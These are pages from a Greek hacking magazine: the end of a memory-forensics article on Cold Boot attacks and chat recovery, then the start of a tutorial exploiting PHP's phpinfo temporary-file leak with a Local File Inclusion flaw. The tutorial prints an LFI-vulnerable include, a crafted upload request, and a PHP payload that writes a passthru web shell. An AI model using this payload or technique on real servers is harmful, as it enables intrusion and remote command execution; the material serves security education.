των οποίων και το Jabber. Αυτή η σκέψη έκανε τον Παντελή να ρίξει μία ακόμα ματιά στο ιστορικό του Chrome. Όπως θα διαπιστώσετε αν κοιτάξετε πάλι την εικόνα 9, ο χρήστης είχε συνδεθεί σε ένα site (list.jabber.net) που εμφανίζει διάφορους XMPP servers[2], όπως επίσης και στο site crypt.am, που αξιοποιεί το πρωτόκολλο jabber και υπόσχεται την ανταλλαγή μηνυμάτων χωρίς τη διατήρηση κάποιου ιστορικού της συνομιλίας. Στην πραγματικότητα, αν και αυτά τα ευρήματα στο ιστορικό του Chrome σχετίζονταν άμεσα με το Pidgin, δεν ήταν απαραίτητα και ούτε καν κρίσιμα. Απλά διευκόλυναν την αναζήτηση εντός του strings.txt. Χρησιμοποιώντας τις λέξεις κλειδιά "crypt.am" και "jabber", ο Παντελής ξετρύπωσε αμέσως διάφορα τμήματα των συνομιλιών που είχε ο χρήστης (εικόνα 11).

Μην πετάτε τις μνήμες στο φούρνο


Μέσα από τη μικρή ιστορία του Παντελή, είναι φανερό ότι εξετάζοντας τα περιεχόμενα της μνήμης μπορούμε να ξετρυπώνουμε ένα τεράστιο κι ευρύτατο σύνολο πληροφοριών. Βέβαια, ο Παντελής εργάστηκε με ένα πλήρες memory dump, που έλαβε από τον υπολογιστή ενόσω ήταν σε λειτουργία. Στην περίπτωση της επίθεσης Cold Boot τα πράγματα είναι πολύ πιο ζόρικα. Κατά πάσα πιθανότητα το memory dump θα περιέχει πολλή σαβούρα (κατεστραμμένα δεδομένα), κι εξάλλου δεν είναι σίγουρο ότι θα μπορέσουμε να το αποκτήσουμε.

Όταν δημοσιεύτηκε η σχετική έρευνα από το πανεπιστήμιο του Princeton, άρχισε να αναπτύσσεται έντονος προβληματισμός στους κύκλους των ερευνητών της ασφάλειας. Στο πρώτο συνέδριο Blackhat που ακολούθησε τη δημοσίευση της έρευνας, μια ομάδα παρουσίασε ένα συνδυασμό ειδικού hardware αλλά και software, που θα καθιστούσε την επίθεση Cold Boot από δύσκολη έως αδύνατη[3]. Βέβαια, ακριβώς επειδή τα αντίμετρα που πρότεινε η συγκεκριμένη ομάδα απαιτούσαν ειδικό hardware, πρόκειται για μια λύση που δεν μπορεί να υλοποιηθεί εύκολα. Πάντως, υπάρχουν μερικά κολπάκια που περιορίζουν σημαντικά την πιθανότητα να αποκτήσει κανείς ένα αντίγραφο της μνήμης του υπολογιστή μας. Κατ' αρχάς, το πιο απλό πράγμα που μπορούμε να κάνουμε είναι να σβήνουμε τον υπολογιστή όταν δεν τον

2. Πρόκειται για servers που προσφέρουν την υπηρεσία XMPP, η οποία επιτρέπει τη διακίνηση μηνυμάτων με τη μορφή XML.
3. Μπορείτε να διαβάσετε την παρουσίαση της ομάδας εδώ: www.blackhat.com/presentations/bh-usa-08/McGregor/BH_US_08_McGregor_Cold_Boot_Attacks.pdf

χρειαζόμαστε ή όταν πρόκειται να απομακρυνθούμε για λίγη ώρα. Περιττό να πούμε πως όταν μιλάμε για σβήσιμο αναφερόμαστε στο shutdown και όχι στο sleep, στο suspend ή στο (ακόμα χειρότερο) hibernate. Ένα άλλο κολπάκι είναι να δυσκολέψουμε την πρόσβαση στις πλακέτες της μνήμης και, αν γίνεται, να καταστήσουμε την αφαίρεσή τους αδύνατη. Μια τραβηγμένη λύση, στην περίπτωση που έχουμε laptop, θα ήταν να κολλήσουμε το καπάκι της μνήμης! Αν έχουμε σύστημα desktop, καλό θα ήταν να χρησιμοποιήσουμε όλες τις βίδες και επιπρόσθετα, να κλειδώσουμε το κουτί με λουκέτο. Σε κάθε περίπτωση, μια ακόμα έξυπνη λύση είναι να απαγορεύσουμε την εκκίνηση του συστήματος από εξωτερικά αποθηκευτικά μέσα και να κλειδώσουμε το BIOS. Με αυτόν τον τρόπο, η εκκίνηση (boot) από κάποιο USB, με σκοπό την εκτέλεση κάποιου προγράμματος που αντιγράφει ολόκληρη τη μνήμη, θα είναι αδύνατη.

Όπως αντιλαμβάνεστε, τα αντίμετρα που προτείνουμε είναι πολύ τραβηγμένα, αλλά ούτως ή άλλως κάνουμε λόγο για μια επίθεση που είναι επίσης εξεζητημένη. Οι πιθανότητες να πραγματοποιήσει κάποιος το Cold Boot Attack στο μηχάνημά μας είναι μηδαμινές. Εξάλλου, δεν πρέπει να ξεχνάμε ότι οι σημαντικότερες αναμνήσεις βρίσκονται στην ανθρώπινη μνήμη κι αυτό δεν πρόκειται (ούτε πρέπει) να αλλάξει ;)



```
FILE0
t/html; charset=UTF-8"><title>Conversation with cat@swissjabber.org at 1/20/2015
7:40:12 AM on cat@crypt.am/ (jabber)</title></head><body><h3>Conversation with ca
t@swissjabber.org at 1/20/2015 7:40:12 AM on cat@crypt.am/ (jabber)</h3>
<font color="#16569E"><font size="2">(7:40:18 AM)</font> <b>cat@crypt.am/52467102
91421768382473104:</b></font> Hi how are you?<br/>
<font color="#A82F2F"><font size="2">(7:40:22 AM)</font> <b>cat@swissjabber.org:<
/b></font> fine thank you<br/>
FILE0
be-bc9e-a66fcbeec78e
h@Ye
```

Εικόνα 11
Ένα απόσπασμα των συνομιλιών του χρήστη μέσα από το pidgin.

Skill: Advanced
Tags: phpinfo, LFI, post request, postback, web shell



PHP XPLOIT

by Thiseas

Πλάγιομετωπική με web server, οδηγώντας PHP!

Γνωρίζατε ότι μπορούμε να στείλουμε αρχεία σε servers, που δεν τα ζήτησαν ποτέ; Ε, λοιπόν, όχι μόνο μπορούμε, αλλά αυτά τα αρχεία θα αποθηκευτούν σε κάποια προσωρινή θέση και με κάποιο προσωρινό όνομα, μόνο και μόνο για να διαγραφούν μερικά κλάσματα του δευτερολέπτου αργότερα. Υπό συνθήκες, το γεγονός αυτό μπορεί να οδηγήσει στην άλωση οποιουδήποτε server.

Ως γνωστόν, οι ευπάθειες που εντοπίζονται στα υπολογιστικά συστήματα είναι αμέτρητες και, κυρίως, μοιάζουν να μην εξαντλούνται ποτέ. (Σ.τ.Ε. Ίσως επειδή είναι αμέτρητες ή, για την ακρίβεια, απειραριθμήσιμες.) Κάποιες αδυναμίες αφορούν στο hardware και κάποιες άλλες στο software, αλλά ακόμα κι αυτή η τόσο αδρή κατηγοριοποίηση δεν σταματά εδώ. Υπάρχουν bugs στο λογισμικό που είναι άγνωστα στον κατασκευαστή και διορθώνονται μόνον όταν δημοσιευτεί μια επίθεση που τα εκμεταλλεύεται (0day attack). Υπάρχουν όμως και προβλήματα που είναι γνωστά στους κατασκευαστές, αλλά η αντιμετώπισή τους είναι δύσκολη ή και αδύνατη. Δεν αναφερόμαστε σε σφάλματα στον κώδικα, αλλά στον τρόπο λειτουργίας, στη δομή και στη λογική κάποιων προγραμμάτων. Αυτές οι αδυναμίες είναι πολύ πιο ύπουλες και θεωρούνται από τους ερευνητές ασφαλείας ως οι πιο επικίνδυνες. Στο παρόν άρθρο θα καταπιαστούμε με μια τέτοια αδυναμία. Θα αξιοποιήσουμε τον προβληματικό τρόπο με τον οποίο συνεργάζεται η PHP με κάποιους web servers, ενώ θα κατασκευάσουμε κι ένα σχετικό exploit.

Δομικά συστατικά

Για να γίνει κατανοητή η ευπάθεια πρέπει να αναφερθούμε σε κάποιες λεπτομέρειες. Ουσιαστικά, πρόκειται για τα "τουβλάκια" με τα οποία θα χτίσουμε το exploit. Αυτά τα μικρά μυστικά αφορούν στον τρόπο λειτουργίας κάποιων προγραμμάτων ή και σε bugs, που αν και έχουν εντοπιστεί προ πολλού δεν τα διορθώνει κανένας. Εν ολίγοις, οι πρώτες μας ύλες θα είναι τα δεδομένα που έχουν παρουσιασθεί κατά καιρούς σε συνέδρια ασφαλείας ή έχουν δημοσιευτεί σε σχετικά papers. Πάντως, αξίζει να σημειώσουμε ότι η δουλειά μας βασίζεται κυρίως σ' ένα paper που δημοσιεύτηκε από την Insomnia Security, στις 6 Σεπτεμβρίου του 2011 (`http://goo.gl/VncsjK`). Σας κάνει εντύπωση η ημερομηνία; Όσο κι αν σας φαίνεται περίεργο, η ευπάθεια που περιγράφεται στο εν λόγω paper δεν έχει διορθωθεί ακόμα. Πριν προχωρήσουμε, σημειώστε ότι για την επιτυχία της επίθεσής μας πρέπει να συνυπάρχουν δύο (αρκετά διαδεδομένες) αδυναμίες:

1. Να επιτρέπεται η χρήση της συνάρτησης phpinfo (`http://goo.gl/2tC31L`). Η συγκεκριμένη συνάρτηση παρέχει πληροφορίες που αφορούν στα settings του server, στα προγράμματα που είναι εγκατεστημένα (π.χ. MySQL), στις διάφορες τιμές παραμέτρων της PHP, στις καθολικές μεταβλητές που χρησιμοποιούνται κ.λπ. Πολλοί διαχειριστές δεν θεωρούν ότι η λειτουργία της αποτελεί πρόβλημα και επιτρέπουν τη χρήση της ελεύθερα.
2. Να υπάρχει μια αδυναμία τύπου LFI (Local File Inclusion) (`http://goo.gl/eoVz43`). Όπως όλοι γνωρίζουν, αυτή η αδυναμία επιτρέπει στον επιτιθέμενο να ενσωματώσει σε μια σελίδα το περιεχόμενο ενός αρχείου ή ενός ολόκληρου καταλόγου και μ' αυτόν τον τρόπο να αποκτά πρόσβαση σε δεδομένα που υποτίθεται ότι είναι απροσπέλαστα. Ένα κραυγαλέο παράδειγμα κώδικα που διαθέτει αυτή την αδυναμία αποτελεί η ακόλουθη γραμμή:

```
<?php include($_GET['load']); ?>
```

Θέλουμε να πιστεύουμε ότι η θεωρία πίσω από τις παραπάνω αδυναμίες είναι γνωστή και δεν θα επεκταθούμε περισσότερο. Στη συνέχεια θα εξετάσουμε τα στοιχεία που πρέπει να έχει υπόψη του κανείς, για να κατανοήσει την επίθεσή μας.


Στοιχείο 1. Όταν κάνουμε upload μέσω της PHP, τα αρχεία που ανεβάζουμε αποθηκεύονται αρχικά με κάποιο προσωρινό όνομα. Ας το εξετάσουμε λίγο αυτό. Σε πάρα πολλές δικτυακές εφαρμογές, η PHP χρησιμοποιείται για το ανέβασμα αρχείων στον

server. Ας δούμε τον κώδικα ενός υποθετικού προγράμματος ονόματι upload.php και μιας απλής σελίδας που χρησιμοποιεί το συγκεκριμένο πρόγραμμα για το ανέβασμα αρχείων:

```
<?php // upload.php
define("UPLOAD_DIR", "/var/www/http/uploads/");
if(isset($_POST["Upload"])) {
  $name = $_FILES["myFile"]["name"];
  $success = move_uploaded_file($_FILES["myFile"]["tmp_name"],UPLOAD_DIR .
  $name);
    if (!$success) {
      echo "<p>Unable to save file.</p>";
    }
?>
<!DOCTYPE html>
<html>
  <body>
    <form action="upload.php" method="post" enctype="multipart/form-data">
      <input type="file" name="myFile">
      <br>
      <input type="submit" name="Upload" value="Upload">
    </form>
  </body>
</html>
```

Όταν πραγματοποιηθεί το postback (http://goo.gl/LbJcNS) –μόλις επιλέξουμε το αρχείο που θέλουμε να ανεβάσουμε και πατήσουμε το κουμπί Upload– θα οριστεί η μεταβλητή $_POST["Upload"]. Ταυτόχρονα, η PHP θα έχει αποδώσει μια τιμή και στην εσωτερική (build-in) μεταβλητή $_FILES["myFile"]["tmp_name"]. Αυτή η μεταβλητή περιέχει το προσωρινό όνομα του αρχείου που θα δημιουργηθεί από την PHP για απειροελάχιστο χρόνο (συνήθως λίγα εκατοστά ή χιλιοστά του δευτερολέπτου), μέχρι να ολοκληρωθεί το ανέβασμα και να ξεκινήσει η όποια επεξεργασία.

Τώρα δώστε βάση στο attribute "...form action="upload.php"...". Το action περιγράφει τον προορισμό των δεδομένων που στέλνουμε, όταν πατάμε το σχετικό κουμπί της φόρμας. Αν στη θέση του "upload.php" υπήρχε το "www.fbi.gov" τα δεδομένα μας θα κατευθύνονταν προς το server του FBI. "Ε, και;" θα αναρωτηθείτε. "Τίποτα!" σας απαντάμε. Τα δεδομένα θα απορριφθούν από τον server του FBI αλλά, πριν συμβεί αυτό, θα έχουν αποθηκευτεί για κλάσματα του δευτερολέπτου σε κάποιο προσωρινό αρχείο. Θυμηθείτε το αυτό! Φανταστείτε τώρα το εξής: Στη θέση του "upload.php" έχει τοποθετηθεί το "phpinfo.php", που αποτελεί ένα στοιχειώδες πρόγραμμα για την αξιοποίηση της συνάρτησης phpinfo() και την εμφάνιση των πληροφοριών της PHP. Αναρωτιέστε τι θα γινόταν σ' αυτή την περίπτωση; Η εικόνα 1 μιλάει από μόνη της. Η εκτέλεση της phpinfo εμφάνισε μεταξύ άλλων και το προσωρινό όνομα που αποδόθηκε στο αρχείο μας. Αυτή η πληροφορία (η τιμή της tmp_name) είναι



Εικόνα 1
Η εκτέλεση της συνάρτησης phpinfo επιστρέφει και το όνομα του προσωρινού αρχείου, που δημιουργήθηκε μετά το upload.

πολύ σημαντική για το exploit που θα παρουσιάσουμε. Βέβαια, στη συγκεκριμένη περίπτωση αποκτήσαμε την πληροφορία εξαιτίας ενός τραγικού λάθους στον κώδικα και δεν θα μπορούσαμε να στηριχτούμε σε κάτι τόσο σπάνιο.


Στοιχείο 2. Μπορούμε να προσομοιώσουμε τη διαδικασία του upload, δημιουργώντας και εκτελώντας τα κατάλληλα web post requests (http://en.wikipedia.org/wiki/POST(HTTP)), μέσω ενός προγράμματος που εκτελείται στο μηχάνημά μας. Αναρωτιέστε τι σημαίνουν όλα αυτά; Το βασικό που πρέπει να κρατήσετε είναι ότι μπορούμε να *επιβάλλουμε* το ανέβασμα ενός αρχείου και μάλιστα την αποστολή του σε οποιοδήποτε πρόγραμμα του server, χωρίς να υπάρχει κάποιο πρόβλημα στον server και χωρίς να πειράξουμε κάτι σε αυτόν. Εξάλλου, κάτι τέτοιο θα ήταν αδύνατο αφού δεν έχουμε τον έλεγχο του server... ακόμα! Αυτό που μπορούμε να κάνουμε, λοιπόν, είναι να στείλουμε στο απομακρυσμένο μηχάνημα τα ίδια ακριβώς αιτήματα που στέλνονται όταν πατάμε το κουμπί Upload. Αν και ο σκοπός του συγκεκριμένου άρθρου δεν είναι να διδάξει τα βασικά της PHP και του web application programming, σημειώστε ότι μπορείτε να δείτε τη μορφή των αιτημάτων που αποστέλλονται όταν πατάμε το κουμπί μιας φόρμας, με εργαλεία όπως το Burp Suite (http://portswigger.net/burp) ή με plugins σαν το Tamper Data και το HTTP Headers.

Ας δούμε τώρα ένα ύπουλο web request, που προσπαθεί να στείλει ένα αρχείο απλού κειμένου με το περιεχόμενο "I am Delta. R u Anadelta?":

```
POST /phpinfo.php?a= HTTP/1.1
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie=
HTTP_ACCEPT:
HTTP_USER_AGENT:
```


```
HTTP_ACCEPT_LANGUAGE:
HTTP_PRAGMA:
Content-Type:   multipart/form-data;   boundary=--------------------------
7dbff1ded
0714
Content-Length: 214
Host: 192.168.1.19
-----------------------------7dbff1ded0714
Content-Disposition: form-data; name="dummyname"; filename="test.txt"
Content-Type: text/plain
I am Delta. R u Anadelta?
-----------------------------7dbff1ded0714–
```

Στο παραπάνω request πρέπει να παρατηρήσετε τα εξής: Το αρχείο αποστέλλεται σε κάποιον server στη διεύθυνση 192.1681.19 και συγκεκριμένα, στο πρόγραμμα phpinfo.php. Έτσι, αν στείλουμε το συγκεκριμένο request και ο server διαθέτει το phpinfo.php, θα ανεβάσουμε το αρχείο και ταυτόχρονα θα μάθουμε το προσωρινό του όνομα. Φυσικά, το αρχείο μας θα παραμείνει στο server για ένα ελάχιστο χρονικό διάστημα και μετά θα διαγραφεί. Αυτό όμως δεν μας στεναχωρεί καθόλου. Μάλλον το αντίθετο συμβαίνει, γιατί δεν θα αφήσουμε ίχνη ;) Το μόνο που θέλουμε είναι να δημιουργηθεί το αρχείο με το προσωρινό όνομα – κι αυτό θα συμβεί.



Εικόνα 2
Όλα όσα συμβαίνουν στην PHP κατά τη διεξαγωγή της επίθεσης.

Στοιχείο 3. Προηγουμένως είπαμε ότι το αρχείο μας θα παραμείνει στο server για απειροελάχιστο χρόνο. Ε, λοιπόν, έχετε υπόψη σας ότι μπορούμε να παρατείνουμε τη διαμονή του. Για να πετύχουμε κάτι τέτοιο αρκεί να καθυστερήσουμε τη διαδικασία του ανεβάσματος. Με αυτόν τον τρόπο θα καθυστερήσει και η επακόλουθη διαγραφή. Όμως, πώς μπορούμε να καθυστερήσουμε το upload; Ένα κόλπο που μπορούμε να χρησιμοποιήσουμε είναι να γεμίσουμε τα http-header (http://goo.gl/nnueDU) με *πολλές* επαναλήψεις ενός τυχαίου χαρακτήρα. Έτσι, όταν ο server λάβει τα παραφουσκωμένα headers, θα αργήσει να τα επεξεργαστεί. Μην ξεχνάτε ότι ακόμα και μια καθυστέρηση του χιλιοστού του δευτερολέπτου είναι κρίσιμη! Βέβαια, αν το παρακάνουμε με τη διόγκωση των headers, ενδέχεται να υπερβούμε το μέγιστο επιτρεπόμενο μήκος (διαφέρει από server σε server) και να "φάμε πόρτα". Ενδεικτικά, ένα μέγεθος που δεν ξεπερνά τα επιτρεπτά όρια του Apache και το οποίο θα προκαλέσει ικανή καθυστέρηση στην επεξεργασία, είναι τα 5000 bytes. Βέβαια, το ίδιο μέγεθος για τον IIS ανέρχεται μόλις στα 50 bytes. Τρέχα γύρευε ;)



Εικόνα 3
Ο server που δέχεται την επίθεση στηρίζεται στο CentOS και στον Apache. Όπως βλέπετε, η εκτέλεση του whoami επιτεύχθηκε ανεμπόδιστα!

Συνδυάζοντας τα δεδομένα

Τα στοιχεία που περιγράψαμε παραπάνω σχετίζονται με τη δημιουργία ενός προσωρινού αρχείου και προϋποθέτουν τη λειτουργία της συνάρτησης phpinfo. Αναρωτιέστε σε τι εξυπηρετεί η αδυναμία LFI, που αναφέραμε αρχικά σαν προϋπόθεση για την επιτυχία της επίθεσης; Ακριβώς αυτό θα εξετάσουμε τώρα.

Μέχρι στιγμής είδαμε πώς μπορούμε να ανεβάσουμε ένα αρχείο σε κάποιον server, να καθυστερήσουμε τη διαγραφή του και να μάθουμε το προσωρινό του όνομα. Εφόσον όλα αυτά πραγματοποιούνται με επιτυχία, έχουμε μια μικρή (αλλά υπαρκτή) πιθανότητα να καταφέρουμε κάτι πολύ πιο επικίνδυνο για τον server: Να προλάβουμε να αξιοποιήσουμε το περιεχόμενο του προσωρινού αρχείου! Το αν θα τα κατα-


φέρουμε εξαρτάται από το αν ο server διαθέτει κάποια ευπάθεια LFI. Αναρωτιέστε γιατί μπορεί να μας ενδιαφέρει κάτι τέτοιο; Σκεφτείτε ότι το αρχείο μας μπορεί να μην περιλαμβάνει κείμενο, εικόνα ή ήχο, αλλά κώδικα σε PHP. Για παράδειγμα, ας υποθέσουμε ότι περιέχει την εξής γραμμή:

```
<?php $c=fopen('tmp/g','w');fwrite($c,'<?php passthru($_GET["f"]);?>');?>
```

Αν εκμεταλλευτούμε την ευπάθεια LFI για να φορτώσουμε το προσωρινό αρχείο, η παραπάνω γραμμή κώδικα θα καταλήξει να εκτελεστεί από τον interpreter της PHP. Αυτή η γραμμή όμως, έχει σαν συνέπεια τη δημιουργία ενός αρχείου με το όνομα g, το οποίο θα περιέχει τα εξής:

```
<?php passthru($_GET["f"]);?>
```

Ξέρετε τι είναι αυτό; Πρόκειται για ένα πολύ-πολύ απλό web shell (http://goo.gl/P0O5ir). Μάλιστα, επειδή το αρχείο g δεν θα σβηστεί από κανέναν, δεν υπάρχει λόγος να βιαζόμαστε πλέον. Αν αξιοποιήσουμε πάλι την ευπάθεια LFI για να φορτώσουμε το g, οποιαδήποτε τιμή δώσουμε στη μεταβλητή f θα καταλήξει σαν παράμετρος στη συνάρτηση passthrough και τελικά θα φτάσει στο κέλυφος του server. Έτσι, αν αυτή η τιμή είναι μια εντολή που αναγνωρίζει το λειτουργικό του server, θα εκτελεστεί κανονικά! Σε αυτό το σημείο μπορεί να διαμαρτυρηθείτε: Για να συμβούν όλα αυτά πρέπει να είναι ενεργοποιημένη η συνάρτηση passthru κι αυτό συμβαίνει σπάνια! Πολύ σωστά, μόνο που εμείς εξετάζουμε το πώς μπορούμε να εκμεταλλευτούμε την ύπαρξη του προσωρινού αρχείου σε συνδυασμό με την ευπάθεια LFI και όχι το πώς μπορούμε να φτιάξουμε ένα web shell. Εξάλλου, το αρχείο g μπορεί να πραγματοποιεί άλλου είδους πονηριές και δεν είναι υποχρεωτικό να λειτουργεί σαν web shell.



Εικόνα 4
Χρησιμοποιούμε το myattack.py (τη δική μας παραλλαγή του exploit) και πραγματοποιούμε επίθεση σε έναν server με το CentOS και τον Apache. Όπως βλέπετε, το αρχείο με τον κώδικα ενός απλού web shell δημιουργήθηκε με επιτυχία!

Παραλλαγές της επίθεσης

Όλα όσα συμβαίνουν στον ατυχή web server, καθώς και τα στάδια της ίδιας της επίθεσης, φαίνονται στην εικόνα 2. Όπως είναι φανερό, για να πραγματοποιηθεί με επιτυχία η επίθεση πρέπει να προλάβουμε να αξιοποιήσουμε το προσωρινό αρχείο, πριν διαγραφεί. Αυτό απαιτεί μεγάλη ταχύτητα από μέρους του κώδικά μας. Το να σημειώσουμε το όνομα του προσωρινού αρχείου και να το εισάγουμε χειροκίνητα σε κάποιο URL που αξιοποιεί την ευπάθεια LFI, δεν πρόκειται να δουλέψει. Για να πραγματοποιηθεί αυτό το κρίσιμο στάδιο της επίθεσης, έχουμε δύο επιλογές:

- **i.** Η υλοποίηση της PHP στα Windows έχει ένα μικρό bug (`http://onsec.ru/onsec.whitepaper-02.eng.pdf`) που ανακαλύφθηκε το 2007 και δεν έχει διορθωθεί ακόμα. Εν ολίγοις, ο διπλός τελεστής ανακατεύθυνσης (<<) αντικαθίσταται αυτόματα από έναν αστερίσκο (*), ο οποίος λειτουργεί σαν μπαλαντέρ. Εμείς μπορούμε να χρησιμοποιήσουμε τη διπλή ανακατεύθυνση και ουσιαστικά τον μπαλαντέρ, για να αξιοποιήσουμε αμέσως το προσωρινό. Σημειώστε ότι ακολουθώντας αυτή τη λύση δεν χρειάζεται να πληροφορηθούμε το όνομα του αρχείου.
